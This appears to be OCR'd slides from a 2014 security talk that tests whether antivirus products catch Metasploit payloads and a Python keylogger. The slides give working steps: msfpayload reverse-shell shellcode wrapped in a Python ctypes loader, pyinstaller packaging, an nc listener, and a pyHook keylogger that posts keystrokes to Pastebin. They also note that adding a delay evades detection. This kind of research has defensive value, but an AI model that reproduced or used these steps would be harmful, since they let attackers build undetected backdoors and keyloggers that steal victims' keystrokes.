
Round 3
shell_bind_tcp
in two stages
no delay

Other AV

- Tested on Mar 24, 2014 with a two-stage reverse shell and no time delay
- Al these failed
  - Norton
  - Nod32
  - Avast!
  - 360 Internet Security
  - McAfee
  - Kaspersky

Remember Mikko?

F-Secure Wins!



AV Challenge

Antivirus Challenge: Detect This Malware

Malicious EXE File

This binary file, when executed on a Windows target, causes it to connect back to a Metasploit listener at the IP address 192.168.1.89

rsh-192-168-1-89.exe

It's a 3 MB file. Normally I zip malware with a password but since no anti-malware product can detect this one there is at present no reason to bother.

- Posted April 3, 2014
- No reply from AV vendors, but Norton improved its detection after that
  - Now a delay is required

Python v. AV

Round 4
shell_bind_tcp
with a delay

INSTRUCTIONS

- On Kali

```
msfpayload windows/shell_reverse_tcp
LHOST=192.168.119.252 C > rev
nano rev
```

- Change top to

```
x=raw_input("Press Enter to continue")
from ctypes import *
shellcode = (
```

- Change bottom to

```
);
memorywithshell = create_string_buffer(shellcode,
len(shellcode))
shell = cast(memorywithshell, CFUNCTYPE(c_void_p))
shell()
```

INSTRUCTIONS

- On Windows, in pip-Win:


  `venv -c -i pyi-env-name`

  `pyinstaller --onefile rev`

- On Kali

  `nc –lp 4444`

Norton Loses



Kaspersky Wins

Advanced Malware Protection

Lastline Analysis Report

Analysis Report

April 27, 2014

1 Threat Level

The file 44419684a867bf43be47176b3d233d1e was found to be malicious (score 75 / 100) at 2014-04-27 23:36:09

Malicious Activity Summary

Title	Content
Signature	Metasploit executable identified
Signature	Metasploit TCP shell/reverse shell identified

ty @ChrisAbdalla_1 from HP ESP TippingPoint

- A friend in the financial industry tested Evil.exe on a system protected by FireEye
- FireEye gives no alerts and lets it post keystrokes right to Pastebin

Python Keylogger

Google "Python Keylogger"


- I used this one from 4 years ago

4 Years Ago

Written in python2.6
I know there are a lot of key loggers out there, but i wanted to try my hand at it. It works like a charm =)

```
1.  #Key Logger
2.  #By: K.B. Carte
3.  #Version 1.0
4.  ################
5.
6.  import pythoncom, pyHook, sys, logging
7.
8.
9.  LOG_FILENAME = 'path\to\log.out'
10.
11.
12.
13. def OnKeyboardEvent(event):
14.     logging.basicConfig(filename=LOG_FILENAME,
15.                         level=logging.DEBUG,
16.                         format='%(message)s')
17.     print "Key: ", chr(event.Ascii)
18.     logging.log(10,chr(event.Ascii))
19.     return True
20.
21. hm = pyHook.HookManager()
22. hm.KeyDown = OnKeyboardEvent
23. hm.HookKeyboard()
```

Post Keystrokes to Pastebin




Problem


- Pastebin busted me for making too many pastes in a 24-hour period
- So I wrote my own Pastebin imitation

Kaspersky & Avast! LOSE


Norton WINS!


Security Risk Detected
Help
A program was behaving suspiciously on your computer.
This program was removed.
Very Few Users
Fewer than 5 users in the Norton Community have used this file.
Very New
This file was released less than 1 week ago.
High
This file risk is high.
SONAR Protection monitors for suspicious program activity on your computer.
key-sam.exe
Threat name: SONAR.Heuristic.120
Downloaded from
Unknown
Restore & exclude this file
Remove from history
Norton
by Symantec
Close

But just add a delay...




F-Secure LOSES!

